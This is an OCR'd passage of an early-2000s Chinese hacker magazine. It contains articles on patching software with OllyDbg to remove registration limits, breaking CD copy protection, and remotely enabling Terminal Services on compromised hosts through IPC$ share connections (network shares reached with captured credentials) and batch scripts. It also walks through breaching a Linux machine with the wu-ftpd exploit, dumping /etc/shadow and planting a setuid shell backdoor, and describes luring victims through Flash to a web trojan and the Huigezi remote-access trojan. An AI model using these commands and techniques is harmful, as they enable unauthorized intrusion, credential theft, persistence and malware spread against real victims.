006F3B88  MOV EAX,DWORD PTR DS:[EBX]
==> 这里取上面的字符串
006F3B8A  CALL unpacked.0042DEBC ==>
跟进这个 call 可以发现是把字符串写入, 所以应该 nop 掉
006F3B8F  MOV EAX,DWORD PTR DS:[EAX+C]
006F3B92  MOV EDX,1E
```

先了解 OllyDbg 修改代码的知识: 在 cpu 窗口中双击要修改的代码, 此为 006EBB79, 在弹出的窗口中输入要修改的汇编代码, 这里是 J M P 006EBC22, 然后点击 “assemble”, 修改后的代码会红色显示, 按同样的方法, 来到 006F3B8A 这里, 双击, 输入 nop 点击 “assemble”(nop 即为汇编指令空操作), 在这行修改后的代码上右击鼠标, 点击 “copy to executable/all modifications”, 在弹出窗口中右击选 “保存文件”。运行一下程序, Nag 及功能限制全部去除, 至此修改工作。

总结

基本招式: Dede 获取关键代码。OllyDbg 的基本使用调试、查找字符串、修改代码等。

组合招式: 通过 peid 查信息、Dede 反汇编、OllyDbg 查找字符串等来定位关键代码, 对关键代码用 OllyGbg 动态跟踪验证推测。

你学会了吗?






icefire: 草草最近老跑电脑城, 原因是买到的光盘总是加了密的! 命苦啊, 上天就不能跟他说一下怎么解开它? 幸好 netbug 教了他一招狠的, 他才没跑断腿。有感于此, 我就把 netbug 拉了出来, 把他知道的如何破解光盘加密的方法都告诉读者朋友们。呵呵, 鲜花……掌声……

难度等级: 高

前置知识: 光盘加密的常用手段



加密光盘破解全接触

文/图 netbug

小弟平时喜欢编写软件, 当然是高质量的大型软件(倒, 先别扔我鸡蛋!)。编写完了以后就需要把软件打包到光盘上面去好发行, 今天我们不讲如何给软件打包, 只讲如何将光盘加密起来并验证相应加密方法的可靠性, 因为黑客防线提倡的是“在攻与防的对立统一中寻求突破”嘛!

一般的光盘加密方法与破解方法

1. 隐藏目录与文件法

一般来说, 将文件和目录隐藏起来而让别人无法看到的做法是最普遍的, 我们在用 Ahead 刻制光盘的时候设置其属性为 Windows 隐藏属性就可以达到这样的效果, 但是最普遍的就意味着最容易被别人破解: 破解的时候只要简单地打开 Windows 显示隐藏文件夹的功能就可以破解了。实在不是什么好办法。

2. 变相的隐藏目录和文件法

这种方法要比前面的那种要好一点, 它利用特殊的光盘软件将光盘文件和目录的属性改为其他数值。

在光盘目录里, 光盘文件也有一个同 Windows 对应的 FDT (文件目录表)。FDT 中的某个数据位可以指示出文件的属性: 01 表示系统属性, 02 表示只读属性, 04 表示隐藏属性——这个数值只是由一

个字节来表示, 如果我们把其改为了其他数值, 那么 Windows 就无法识别了!

这样隐藏的效果比前一个要好, 即使在 Windows 里设置了“显示所有文件”也不能看到隐藏在光盘中的文件——不过还是可以方便地破解: 我们可以用“光盘加密大师”的自定义目录属性来修改它。在这里, 我们设置文件和目录的属性为 06 (图1)。遇到这样的加密




图 1

措施我们唯一可以做到的就是把光盘的 FDT 读出来。

读者朋友可能就要问了: 要怎样才能把光盘的 FDT 读出来呢? 呵呵, 在这里我们推荐你使用 Vurtual disk 5.0 就可以。这是一款虚拟光驱软件, 所有操作都是傻瓜化的, 这里也就不浪费大家的时间了! 我们读出了 FDT 自然就看到哪些目录不在你现在加密的光盘上出现, 要找的东西自然就是它了!

3. 文件目录互换法

这个道理和前面的第二个方法相似, 只是它要聪明一点: 在 FDT 中直接把表示目录的位变成了表示文件的位! 但是, 它在本质上仍然是目录, 这是永远改不了的!

图2是我们采用特殊工具把一个“常用软件”目



图 2

录变成了一个文件。

看上去还真的像一个文件的样子。用鼠标双击

它看看, 呵呵, 别告诉我你的计算机差点就没反应了。破解办法如图 3 所示:




图 3

呵呵, 是不是差点笑掉了大牙? 直接在 DOS 状态下来一个 CD 命令就摆平了 (DOS 可是学习安全不可缺少的东西哦!)。因此当实际运用的时候, 你发现一个没有图标的文件, 大小为 2k, 并且在 Windows 里面打不开, 这时候就该考虑一下它是不是目录了!

4. 特殊字符目录法

在 Windows 里, 大部分用的都是中文和英文字母, 如果光盘加密的时候采用了特殊字符来加密的话, 我们就看不到目录的名字了, 这也是许多数字资料光盘在加密的时候常常选用的方法。

常见的特殊字符如: \ \ , 图 4 就是在寻找特殊目录的时候看到的:



图 4

是不是觉得够玄啊, 有点像攻防实验室的 777.jpg 了。看到 gphyview.exe 前面的那个字符了吗?

遇到这样的光盘关键是找到这个特殊字符是什么了。一般来说如果加密光盘附带程序, 那么你打开这个程序搜索“\”这个字符一般会有你想要的结果, 就跟上面这幅图一样。如果不幸的话, 就只能用读光盘 FDT 的方法了。

更为狡诈的光盘加密与解密思路

点子都是人想出来的, 下面我们将重点介绍一些鲜为人知的光盘加密办法, 大家看好了。

1. 超大文件加密法

加密后的现象:

* 如果是可执行文件, 其图标将变成一个 DOS 应用程序的图标; 如果是一般文件, 则图标依 Windows 内部文件类型为准。

* 文件的大小突变为: 1.99GB。呵呵, 够大吧, 像 DVD 了。

* 可执行文件如果大小变为了 1.99GB 后依然可以运行, 厉害吧。

* 如果你试图拷贝这个文件, 那么你得到的结果将如图 5 所示。




图 5

没话说了吧, 如果你的空间大的话, 你是可以 Copy 的, 试问你的硬盘有多少个 1.99GB 呢? 加密者通常是把所有可执行文件加密为超大文件。

破解方法: 对于可执行文件: 我们可以先直接运行这个可执行文件, 然后用进程 Copy 软件, 如 pedump, 把文件从内存中重新建立为文件。如果你对破解工具不是很熟悉, 那么你可以先点击这个文件运行看看。如果程序马上就出现了界面, 说明这个软件不是很大, 一般为 500K 以内。如果要等 5 秒

才出来,那么这个软件大概有3M 的样子。此时,我们就可以自己编写一个软件,只读取这个文件的前5M 来运行就可以了。更通用的办法是采用 Winhex 的文件编辑功能,用 Winhex 直接打开那个超大文件就可以了。打开后 Winhex 就自动报告这个文件的大小。你只需要另存为就搞定了。



图 6

对于非可执行文件:我们依旧采用 Winhex 的直接打开文件法,如果

不是可执行文件,我们就需要一个小技巧:直接把 Winhex 的滚动条向下面拉,拉不远 Winhex 就要报错(图6)。

这时候在出错的地方记录下文件的偏移位置,关闭文件,再用 Winhex 打开文件,直接保存到出错前的一个偏移字节就可以了。当然,如果你兴趣高涨,用软件自己写一个批量处理超大文件的程序也可以。思路是:读到出错的地方保存一下文件偏移地址,也就是文件指针;第二次读的时候就读到偏移处,超大文件就变正常文件了。

2. 刻录光盘轨道隐藏法

一般来说,用这一招的人都是算够狠的了。又不是什么 007 机密,非要那样隐藏吗?希望朋友尽量不要去制造这样的光盘,破解起来太 B T 了!

加密后的现象:光盘加密后没有任何奇怪的表现。用以上我说的任何方法去寻找隐藏文件都会失败。如果光盘上的文件是200M,那么它的确也只是200M。采用这种加密措施后,唯一的迹象就是光盘不满!倒,你这不是废话吗?几乎98%的光盘都没刻满那么多。大家别着急啊,等我喝口水。这其中的玄机是:刻录软件把一张光盘分为多重区段的方式来刻,这次没刻满最大容量下次可以继续再刻。关键就是加密者先把重要的资料刻好,第二次刻盘的时候就把上次刻的文件删除了,再加入一些新的图片资料等,所以当一张光盘还没被终结刻录的时候是可以任意修改的。连卷标都可以随意改,当然是非常隐蔽了!

破解方法:解铃还需系铃人,找到刻录软件,如

Ahead nero 就不错。放入刻录机内,用 nero 对这张光盘进行多重区段编辑。我们直接点击查看光盘区段就会发现有多区段的存在。利用 nero 的区段保存方式直接保存为 ISO 文件就可以了。




图 7

从图 7 我们可以得到,该光盘被刻录过3次,区段01被刻录了136M,如果加密者在刻录完

这136MB 的内容的时候,把刻上去的东西删除了,再刻2、3区段,那么光盘的表现形式就是2、3区段的文件。采用保存轨道的方式见下,我们就可以得到轨道的 ISO 文件了(图8)。



图 8

顺便说一下,WINRAR 可以解开 ISO 文件。怎么样,惊喜吧?

总结:加密和解密永远是矛与盾的关系,看来我们写的软件注定要被别人盗版了?这就需要软件开发者在软件自己上完善反盗本功能。加密你的光盘,加密你的资料,希望本文带给你的是如何保护自己软件的方法,而不是叫你去盗别人的加密光盘。谨记!

编后:

看了这篇文章感觉怎么样?是不是有点跃跃欲试的感觉?呵呵,反正草草现在是再也不怕加密光盘了!因为再遇到这样的光盘我就扔给 netbug,哈哈。



socket: 崭新的2004年又来到了, 新的一年里我们会用更好的杂志回报大家的关心! 特别是新手朋友, 非常感谢大家在以往的日子里对我们的支持, 为了更好地回报新手朋友们对我们的关怀, 在2004年, 我们专门为新手朋友开了“新兵训练营”这个版块, 提供非常灵活的、基础的、实用的入侵方法和安全技术, 目的就是要让大家通过这个版块的文章掌握、熟悉常见的入侵方法, 真正学到实用的技术, 然后跟上我们的潮流, 逐步提升自己的安全技能!

当然, 如果大家有什么想法, 可以直接给我发E-mail, 我的地址是 socket@hacker.com.cn, 同时欢迎大家踊跃投稿! 把自己的成功入侵经验和所有朋友分享!

终端服务全攻略



文 / dahubaobao

在漏洞层出不穷的今天, 入侵一台服务器已经不是什么新鲜事, 广大的新手朋友相信也能通过最新的漏洞找到自己的肉鸡, 但是入侵成功后, 如何以最方便的方式来控制电脑呢? 当然是终端服务, 那么什么是终端呢? 又怎么在远程打开呢? 下面我们将逐步给你揭开“终端之迷”, 希望你成为一个“终端高手”!

什么是终端服务

3389又称Terminal Service、服务终端。它是在Windows NT中最先开始使用的一种终端, 在Win2K的Professional版本中是不能安装的, 在Server或以上版本才可以安装, 其服务端口为3389。由于使用简单、方便等特点, 一直受到系统管理员的青睐。也正因为简便, 它不能产生交互式登录, 可以在后台操作(这点很重要哦, 神不知鬼不觉), 因此也受到了黑客朋友的喜爱。事实可以说明, 现在大多数朋友在入侵之后, 都想打开Windows终端服务, 甚至不惜重启对方的计算机, 也要把终端服务安装上, 由此可见其普遍性。另外, 在Windows XP系统中, 终端服务又叫做“远程桌面”。

打开终端服务的各种方法

下面我们进入正题, 开始今天的“终端”之旅。

小编注: 下文提到的工具都已收录入本期光盘杂志相关栏目中, 请按照文章名查找。

1. 使用ROTS.VBS脚本

VBScript的全称是Microsoft Visual Basic Script Editon(微软可视化BASIC脚本版)。正如其字面所透露的信息, VBS是基于Visual Basic的脚本语言。我进一步解释一下, Microsoft Visual Basic是微软出品的一套可视化编程工具, 语法基于Basic。脚本语言就是不编译成二进制文件, 直接由宿主(host)解释源代码并执行, 简单点说就是你写的程序不需要编译成.exe, 而是直接给用户发送.vbs源程序, 用户就能执行了。

知道了什么是VBS, 下面开始进行测试。首先, 你要获得这台主机的Administrator权限或Local System权限, 具体怎么获得在这不讨论。

其命令格式一般为: ROTS.vbs <目标IP> <用户名> <密码> [服务端口] [自动重启选项]。



打开本地CMD,输入: ROTS.vbs XXX.XXX.XX.XXX dahubaobao dahu 3389 /fr

注意: /fr为强制重启, /r为普通重启,不要搞混了。脚本会判断目标系统类型,如果不是Server及以上版本,就会提示你是否要取消。

优点: 成功率高。

缺点: 必须重新启动。

2. 使用批处理open3389.bat

使用方法:

open3389.bat IP user password

open3389.bat 目标IP 用户名 密码

还是打开CMD,输入: open3389.bat XXX.XXX.XX.XXX dahubaobao dahu,这样就打开了3389, bat文件真的很好用,建议大家去学习。

优点: 不必重新启动。

缺点: 成功率不高。

3. 使用HBULOT

这个工具要上传到对方的机器然后执行,比较麻烦。

```
C:\>net use \\XXX.XXX.XX.XXX\IPC$ "dahu"
/user:"dahubaobao" // 建立IPC连接
C:\>copy HBULOT.exe \\XXX.XXX.XX.XXX
\WINNT\admin$ // 上传到对方的system32
目录下。
C:\>net use \\XXX.XXX.XX.XXX\IPC$ /del
// 断开IPC
```

然后Telnet上去,到对方的WINNT\system32目录下,直接运行HBULOT.exe即可(图1)。



图 1

完全手工开启终端服务

下面要介绍的方法不需要工具。

首先Telnet上去,输入query user,使用这个命令的前提是安装终端,如果出现图2所示的情况,就表明



图 2

安装了终端。如果没有,那就证明没有安装,请看我是怎么做的。

```
C:\>dir c:\sysoc.inf /s // 查找 sysoc.inf 文件
的位置
c:\WINNT\inf 的目录
2003-06-19 12:05 3,458 sysoc.inf
1 个文件 3,458 字节
C:\>dir c:\sysocmgr.* /s// 查找组件安装程序
c:\WINNT\system32 的目录
1900-10-29 04:00 42,768 sysocmgr.exe
1 个文件 42,768 字节
C:\>echo [Components] > c:\ts
C:\>echo TSEnable = on >> c:\ts
// 建立无人职守安装的参数
C:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:
\ts /q
开启 3389, 并且重新启动
C:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:
\ts /q /r
开启 3389, 不重新启动。
```

如果重新启动,那等几分钟就可以用客户端连接了,如果没重新启动,那就要等对方重新启动之后,才能连接(看你的耐心喽)。

再介绍一种很方便的做法,就是做一个bat文件,在本地运行即可,下面是bat的内容:

```
echo [Components] > c:\ts
echo TSEnable = on >> c:\ts
C:\>sqlsysocmgr /i:c:\winnt\inf\sysoc.inf /u:
```



```
c:\ts /q
net use \\ip\ipc$ dahu /user:dahubaobao
copy 路径:\xxx.bat \\ip\winnt\admin$
at time 00:00:00 xxx.bat
```

主机执行之后,会自动重启,之后就可以利用3389登录了。

这个bat文件很容易,前两条语句是“建立无人职守安装的参数”,第三条是真正的“开启终端的命令”,第四条是“IPC连接”,第五条是“把bat文件Copy到对方的winnt\system32目录下”,最后是用time获取时间,然后用at命令启动。

个人推荐这种方法,比较简单,有点IPC知识的就可以实现。

修改终端服务端

这一步很重要,我们辛苦地开启了终端服务,不能因为3389的暴露而前功尽弃,所以端口是必须修改的。先说一下原理,终端服务安装完成后,会在注册表中增加两个键,其键值分别为16进制的3389,即“0x00000D3D”。

1. 手工修改端口

回到正题,首先打开“运行”,输入“regedit”启动注册表编辑器,然后打开HKEY-LOCAL-MACHINE\System\CurrentControlSet\Control\TerminalServer\Wds\Repwd\Tds\Tcp和HKEY-LOCAL-MACHINE\System\CurrentControlSet\Control\TerminalServer\WinStartions\RDP-TCP子键,修改“PortNumber”,假如我们修改成8080端口,其键值为“1F90”,保存退出,注意,重启之后才能生效,修改完成之后,回到本地,打开客户端,输入XXX.XXX.XXX.XX:8080,就可以连接了。

2. 使用修改端口的工具

有的朋友对注册表不熟悉,更有甚者恐惧注册表,认为是很难驾驭的地方,那好办,下面介绍一个小工具c3389,可以在命令行下修改端口,看我是怎么做的

```
Local Usage: c3389 7358
Remote Usage: c3389 \\192.168.0.1 adminname
password 7358
Local Host TermService Port is : 3389
```

本地修改: c3389 端口

远程修改: c3389 \\XXX.XXX.XXX.XX

Admin用户 密码 端口

先来看本地修改:

打开CMD,输入c3389 post(图3)。再来看远程修



图 3

改,输入c3389 \\XXX.XXX.XXX.XX adminname password post。

到这里,端口就修改完毕了。

隐藏上次登录的用户名

在终端安装完成后,你已经登录过,那么再次登录就会显示上次登录过的用户名,如果我们添加的账户(或克隆)被管理员看到了,那不起疑心才怪呢?所以我们要隐藏登录过的用户,要实现隐藏,还是要修改注册表,具体看我怎么做:在“运行”中输入“regedit”启动注册表编辑器,依次展开:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon子键下的DontDisplayLastUserName,默认键值为“0”,我们修改为“1”,保存,退出,重新启动之后生效。

限制 / 指定连接终端的地址

现在我们已经给肉鸡看了终端,并且修改了端口,还做了一些简单的维护,但这还是不够的,假如某人知道了我们修改过的端口就是终端服务,那就挂



了,所以还要在肉鸡上通过IPSEC这个系统自带的而且功能非常强大的工具来做一下限制。

1. 静态IP

假如我的IP是111.222.255.255,我们通过设置IPSEC,来让肉鸡上的终端只通过我的连接,而拒绝除了我以外的所有连接。首先登录终端,然后打开“管理工具->本地安全设置”,设置如下:

首先右键点击“IP安全策略 在本地机器”选择“创建IP策略”,然后打开了一个向导,即“IP安全策略向导->下一步->名称->下一步”取消“激活默认响应规则->下一步->完成”,这时会重新打开一个“新IP安全策略 属性”(图4),取消“使用添加向导->添加”出现“新规则属性->添加”,出现“IP筛选器列表”,取消“使用添加向导->添加”,出现“筛选器 属性”,选择“寻址”标签,源地址设为任何IP地址,目的地址设为我的IP地址,再选择“协议”标签,选择协议类型设为TCP,设置IP协议端口“从任意端口-到此端口8080”,关闭后回到“新规则 属性”,选择“新IP筛选器列表”,再选“筛选器操作”标签,取消“使用添加向导->添加”,在“安全措施”标签下选择“阻止->确定->关闭”(图5),回到“新规则属性”,选中“新筛选器操作->关闭->关闭”,回到“本地安全设置”,选中“新IP安全策略”,右键点击“指派”,好了,总算设置完了,这样所有的机器就无法连接8080(终端)端口了。

图 4

图5

注意: 以上都是使用默认的名称,所以大家在设置的时候要注意一下。

由于上边的设置,把我自己也挡在了外面,这可不是我所想要的,所以,我们还要建立一条规则,允许我的IP 111.222.255.255访问对方的8080端口,方法

如下:

右键点击“新IP安全策略->属性”,不选“使用添加向导”,出现“新规则 属性->添加”,出现“IP筛选器列表”,不选“使用添加向导->添加”,出现“筛



图 6



图 7

选器 属性”,选择“寻址”标签,设置成如图6所示的样子。再选择“协议”标签,设置成如图7所示的样子,然后“确定->关闭”,回到“新规则 属性”,选中“新IP 筛选器列表(1)”,再选“筛选器操作->允许->关闭->关闭”,回到“本地安全设置”。

2. 动态IP

在国内,拥有静态IP的人毕竟是少数,大多数朋友还都是拨号,虽然现在ADSL很普遍,但ADSL还是虚拟拨号,即动态IP,所以用上边的方法设置IPSEC肯定是不行的,所以现在我们要修改上边的一条规则,使IPSEC可以通过特定子网的连接,方法很简单,其他的都不用改,按照图8所示的方法设置就可以了。



图 8

后记: 通过上面的设置,肉鸡的终端已经“比较”安全了,由于使用IPSEC总感觉很麻烦,所以在上边的设置中特意取消了“使用添加向导”,因为这样可以更直观一些,并且附上一个IPSEC的动画教程,希望大家喜欢,本文如有错误,还请多多包涵。



socket: 网络安全是很广泛的范畴,并不单单只是停留在简单的 Windows 系列服务器上,*nix 系统、路由器等网络组件也需要大家有一定的了解,不然,对网络安全的理解永远只能停留在皮毛的地步,永远没有整体认识和提升,所以,本期我们特别组织了一篇经典的入侵 Linux 主机的实例性文章,希望每个朋友都能通过本文的介绍拓宽自己的技术视野,学会常见的入侵 Linux 肉鸡的方法!

难度等级: 低

前提知识: Linux使用经验,扫描器等常见工具的使用

捕获自己的第一只 Linux 肉鸡



文 / kawen

很多新手朋友对安全的认识都停留在基础的 Windows 系统上,其实很大程度上来说,*nix 系统在网络中所占的比例是很大的,想要真正地学习网络安全,不了解这些系统的大概入侵方法和基础操作是不行的,再深入也只是井底之蛙! 所以,今天就给新手朋友们带来了一个常见的 Linux 系统的实际入侵方法,希望看了本文后你能找到自己的第一只 Linux 肉鸡! let's go!

扫描探测, 确定目标

众所周知,R 国的计算机技术发展迅速,全国 Linux 的普及率几乎和中国人使用 Windows 一样,所以,我们不能让这么好的练习资源给浪费掉! 让我们直奔 R 国的 IP!

新手可以从代理中找到 R 国的 IP,也可以到网络上搜索一份 IP 列表,找一段你看不顺眼的 IP 段,然后定下 IP 分配为 210.16*.*.1 到 210.16*.*.255,拿出我们入侵的必备武器之一“SUPERSCAN”(wtf: 现在很多扫描程序都能判别系统的类别,具体使用哪款扫描器看自己的喜好了),在端口列表增加 79 端口——因为 Linux 的计算机上会开启 FINGER 服务,我们可以用此探测到目标计算机上的用户列表。等扫描到了 79 端口的计算机,我们就算成功了 20%! 看看我们的扫描结果:

```
210.16*.*.18
[PORT SCAN]
21/FTP
22/SSL
23/TELNET
79/finger
80/WWW
```

OK,就是它了! 如果你不熟悉 Linux 基本操作,可以再使用流光进行 FINGER 探测,但是如果想知道好好地学习 Linux 系统安全的话,以后一定要抽时间出来学习 Linux 的基本操作! 我比较喜欢在 CMD 下进行手工探测,反正黑客帝国中都是在 CMD 下搞的,很过瘾,呵呵。

```
C: > finger 0@210.16*.*.18
[210.16*.*.18]
LINE  USER      HOST<S>  IdleLOCATION
??    ADFDF      IDLE      0
203.66.200.90
??    JPJPJ      IDLE      0
210.14.2.12
??    ADMINISTRATOR  IDLE      0
203.60.201.12
??    LINUX      IDLE      0
202.16.211.9
??    ORACLE     IDLE      0
203.66.204.92
??    DELEX      IDLE      0
```



```
203.66.204.93
```

```
.....
```

我们最希望看到的就是这样!不过,在实际中你可能困难一点,并不是每个网管都这么弱智的。

侵入系统, 收集信息

拿到我们想要的东西后,直接Telnet上去,因为如果你得到的是一个有很多用户的计算机,那么多数情况下Telnet是能直接进入系统的!因为很多人习惯使用弱密码(不加密或者密码与用户名一样),而刚好好在这种习惯是不分国界的。

```
c:\telnet 210.16*.*.18
login: LINUX
Password:
Last login: FEB Jul 4 17:56:09 from 202.16.211.9(这是上次 LINUX 登陆时的 IP)
Sun Microsystems Inc. SunOS 5.6 Generic
August 1997
You have mail.
```

OK,我们进来了!先别高兴得太早!入侵才刚刚开始!上面的步骤非常简单,稍微摸索一下就可以实现,但新手们千万不要得意忘形,注意下面的操作才是最重要的!跟我来!

```
# who      让我们看看还有谁在系统上
linux
```

呵呵,运气好,看来就咱一个人!如果这个时候你发现有别人在系统上,最好的办法是马上离开。然后再找个夜阑人静的时候再来。(wtf: R国和我们的时差大概是1个小时)

```
# uname -a
```

好了,下面我们开始最基本的肉鸡资料收集。这个步骤在每次入侵中都是非常重要的,新手朋友们一定要看清楚了。先来看一下系统是什么版本?这样有助于你找到合适的EXPLOIT,然后提升权限。

```
#ls
... ..
-rw-r--r-- 1 delex staff 581 May 2 10:
```

```
46 local.login
-rw-r--r-- 1 delex staff 562 May 2 10:
46 local.profile
#GCC      (我们需要一个编辑器 如果返回的是
gcc: not found 就说明这台机子上没有装 GCC)
gcc: No input files
```

寻找漏洞, 提升权限

看来这台计算机装有GCC,天助我也!这下我们可以进行溢出了。从前面的扫描结果看,这个肉鸡开放了21端口,那么很可能是使用的wu-ftpd,而wu-ftpd2.6.0(1)就会产生溢出漏洞,实际表明用的人还挺多,这时候我们需要一个wu-ftpd 2.6.0(1)的溢出程序,可以从网上找一个,也可以自己写,我们选择方便的,直接找一个:

```
# CAT > KAWEN.C
```

我是怕麻烦的,所以选择了上传,上传的方法很多呀,对方既然开了21端口,你又有权限,该知道怎么做吧?

```
# gcc wuftpd-god.c -o wuftpd-god 编辑这个溢出程式
# ./wuftpd-god -h 查看一下如何使用
Usage: ./wuftpd-god -t [-l user/pass] [-s systype]
[-o offset] [-g] [-h] [-x]
[-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]
target : host with any wuftpd
user : anonymous user
dir : if not anonymous user, you need to have writable directory
magic_str : magic string (see exploit description)
-g : enables magic string digging
-x : enables test mode
pass_addr : pointer to setproctitle argument
ret_addr : this is pointer to shellcode
systypes:
0 - RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm
1 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm
2 - SuSe 6.3 with wuftpd 2.6.0(1) from rpm
3 - SuSe 6.4 with wuftpd 2.6.0(1) from rpm
4 - RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm (test)
5 - FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from ports
* 6 - FreeBSD 3.4-STABLE with wuftpd 2.6.
```



```
0(1) from packages
7 - FreeBSD 3.4-RELEASE with wuftp 2.6.
0(1) from ports
8 - FreeBSD 4.0-RELEASE with wuftp 2.6.
0(1) from packages
```

好了,明白了大概的使用方法和说明,下面我们就开始正式溢出了!

```
# ./wuftpd-god -s0 -t target.domain
稍等一会就出现:
[32mUSER ftp
[0m331 Guest login ok, send your complete e-
mail address as password.
[32mPASS
[0m230-Next time please use your e-mail address
as your password
230- for example: joe@cc456375-b.abdn1.md.
home.com
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists:
[87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return
address by format string
Linux melmac 2.2.14-5.0 #1 Tue Mar 7 21:
07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50
(ftp)
```

看到了吗? uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)。我们现在正式成为ROOT了,要知道在Linux系统中ROOT的权限是无限大的哦!嘿嘿!

```
# id
uid=0(root) gid=0(root) egid=50(ftp) groups=50
(ftp)
```

当然,除了用EXPLOIT成为ROOT外,我们还可以抓他的密码档来破解。方法如下:

```
# cat /etc/shadow > /root/passwd
root:34jk3h4jh3.:8363:0:0:root:/root:/bin/
bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
```

```
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
linux:x:12:100:games:/usr/games:
administrator:x:89:89:Sympa Mailing list
manager:/home/sympa:/bin/bash
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:100:103:X Font Server:/etc/X11/fs:/bin/
false
fax:x:10:14:Fax Master:/home/fax:/bin/bash
postfix:x:101:233:postfix:/var/spool/postfix:
gdm:x:42:235:./home/gdm:/bin/bash
grim:9hu.u8:501:501:grim:/home/grim:/bin/
bash
banal:x:102:236:BANAL Administrator:/home/
banal:/bin/bash
bleeb:36.34/363:86:502:506:./home/bleeb:/
bin/bash
```

上面就是/etc/passwd的内容,比较方便的方法可以用john或者是小榕的乱刀来破解,不过先申明啊,这种方法并不一定非常有效果,要看对方密码设置强度,如果简单密码会很容易被破解,但是说不定就会遇到破解一个账号需要一年时间的情况哦!

保存战果,留下后门

当我们经过溢出成功以后,这个计算机就完全成了我们的肉鸡了,现在需要的是保存我们的战果,给它加一个后门方便我们以后出入:

```
# mkdir /usr/lib/...
# cp /bin/ksh /usr/lib/.../.x
# chmod +s /usr/lib/.../.x
```

以后,只要你运行以下的命令就可以成为ROOT了!

```
# /usr/lib/.../.x
```

呵呵,如果对方是一个Web Server的话,你还可以找到他的网站页面,挂上红旗什么的,嘿嘿,一般网站是放在HOME目录中的哦!



socket: 前天被运动男孩在国内很出名的一个论坛上发的Flash帖子感动得呼天抢地,泪流满面……事后问他Flash是不是自己做的,他很惊讶地问我是不是看了那个Flash了?我说当然啊!发出来不是给人看的吗?那小子半天不说话,一会就把我珍藏的软件全部弄走了!那个时候我才知道我“上钩”了!到底我是怎么被钓的呢?请看——

教你如何“钓”肉鸡

文/图 运动男孩

网络,是一个让人永远不能放松警惕的地方,不留神就有可能中招!这不,前两天在国内一个大论坛上测试了利用Flash跨站攻击的方法,再加上IE Object Data Remote Execution Vulnerability漏洞,熬啊熬啊,又被我“熬”出了一种种植反弹端口木马的方法,在现在可是非常管用的哦!(wtc 死小子,拿我做实验,还偷我东西!扣发全部稿费!)

原理 利用IE Object Data Remote Execution Vulnerability漏洞,配合反向连接木马和网页木马,让肉鸡自动上门。

需要的工具: FLASH MX、ASP空间、反弹式木马灰鸽子(或者网络神偷)和动鲨网页木马生成器。

首先去申请一个ASP空间,如果实在找不到免费的,就去<http://www.dns2008.cn>注册一个试用的吧。相信在4天的试用期中,你能搞到许多肉鸡!

然后制作Flash文件。如果你会做Flash动画就再好不过了,你应该尽量做一个比较精美的,这样不会引起别人怀疑。如果不会也不要紧,你只要在第一帧插入一幅精美图片就行了(我们将这个Flash叫做1.swf),下面重新建立一个影片(将这个叫做2.swf),右键单击第一帧->动作->浏览器/网络->geturl,然后在url中输入刚才你申请ASP空间的地址(图1),在窗口里选择“_self”之后发布两个文件,目的就是让网友点击观看这个Flash。




图 1

下一步要配置你的灰鸽子服务端。灰鸽子的帮助文件里写得很明白,我就不再说了,一步一步照着做,然后将生成的服务端上传到你申请的空间里,之后搞定网页木马。启动动鲨网页木马生成器,输入你的木马的URL(也就是你刚才上传上去的那个木马的访问位置),点击“生成木马”(图2)。



图 2

我的黑客女友

